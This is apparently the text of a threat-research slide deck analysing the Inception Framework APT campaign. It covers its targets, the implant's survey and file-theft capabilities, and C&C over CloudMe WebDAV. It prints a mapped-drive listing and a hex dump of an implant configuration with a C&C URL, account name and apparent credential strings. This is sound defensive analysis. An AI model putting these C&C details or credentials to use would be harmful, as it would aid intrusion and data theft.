

The Inception Framework: An APT campaign in the cloud, mobile, and embedded systems


Waylon Grange
Senior Threat Researcher
Blue Coat Systems
@professor__plum

What is Inception?



BLUE COAT®

Who was targeted




- Government
- Embassies
- Politics
- Finance
- Military
- Engineering
- United Nations Members
- World Petroleum Council

BLUE CAR



Attack vector



Base implant

Sample survey data:

```
{
  'UserName': u'q',
  'ServicePack': 'Service Pack 3',
  'ComputerName': u'2-696316AB411A4',
  'ModuleName': u'C:\\WINDOWS\\system32\\regsvr32.exe',
  'SystemLCID': '0x419',
  'SystemDrive': u'C:\\',
  'isAdmin': True,
  'UserLCID': '0x419',
  'Time': '2014-8-5 17:47:0',
  'OSVersion': '5.1.2600.2',
  'VolumeSerial': '0xb48f8edc'
}
```

- Pulls basic survey information from target and uploads this information every ± 15 minutes
- Can retrieve additional functionality from Command and Control servers.
- We've observed the following additional capabilities downloaded
 - Dir/File walk
 - Survey Domain information
 - System hardware survey
 - Enumerate all installed software
 - Upload files of interest to C&C
 - doc/x, xls/x, ppt/x, pdf

Command and control

Mapped network drive..... to the cloud

```
C:\Users\plum>net use
New connections will not be remembered.

Status          Local        Remote              Network
-----
\\webdav.cloudme.com\depp3353\CloudDrive
Web Client Network


The command completed successfully.
```



Communication channel

```
68 74 74 70 3A 2F 2F 77 65 62 64 61 76 2E 63 6C http://webdav.cl
6F 75 64 6D 65 2E 63 6F 6D 2F 62 69 6D 6D 34 32 oudme.com/bimm42
37 36 2F 43 6C 6F 75 64 44 72 69 76 65 2F 00 00 76/CloudDrive/
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
62 69 6D 6D 34 32 37 36 00 00 00 00 00 00 00 00 bimm4276
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6D 4B 30 30 4D 4C 68 4F 52 50 73 31 49 45 34 00 mK00MLhORps1IE4
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 5C 30 71 6B 30 56 66 68 58 39 78 71 \0qk0VfkX9xq
5A 38 74 41 41 47 66 5C 70 67 70 48 6E 6F 65 41 Z8tAAGf\pgpHnoeA
36 38 66 51 49 42 64 5F 54 33 5C 00 00 00 00 00 68fQIBd_T3\
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 5C 5F 55 4C 47 4E 72 47 6F 50 4B \_ULGNrGoPK
70 30 5C 31 5C 44 62 74 6E 5C 00 00 00 00 00 00 p0\1\Dbtn\
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 80 00 00 00 00 00 00 00 00 00
00 00 45 50 53 00 00 00 46 4D 33 00 00 00 47 49 EPS FM3 GI
46 00 00 00 48 51 58 00 00 00 00 00 00 00 00 00 F HQX
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
2D 38 73 5F 30 2D 35 64 5F 30 2D 32 73 00 00 00 -8s_0-5d_0-2s
_1
```

- Interchangeable cloud service
- All comms with C&C server are encrypted with 256bit AES
 - Unique encryption key for each sample
- Attacks against same target share same account
- Data is exchange via files dropped in configured folders
- Data from victim is given a selected extension to blend in on cloud server



Chinese APT tie

- In some instances we noticed this executable being dropped
- Known to be associated with a Chinese APT group
- Is a simple C&C backdoor whose functionality overlaps with already in place backdoor
- C&C domain for this sample expired shortly after being observed
- Coding skill behind this sample far inferior



Victims



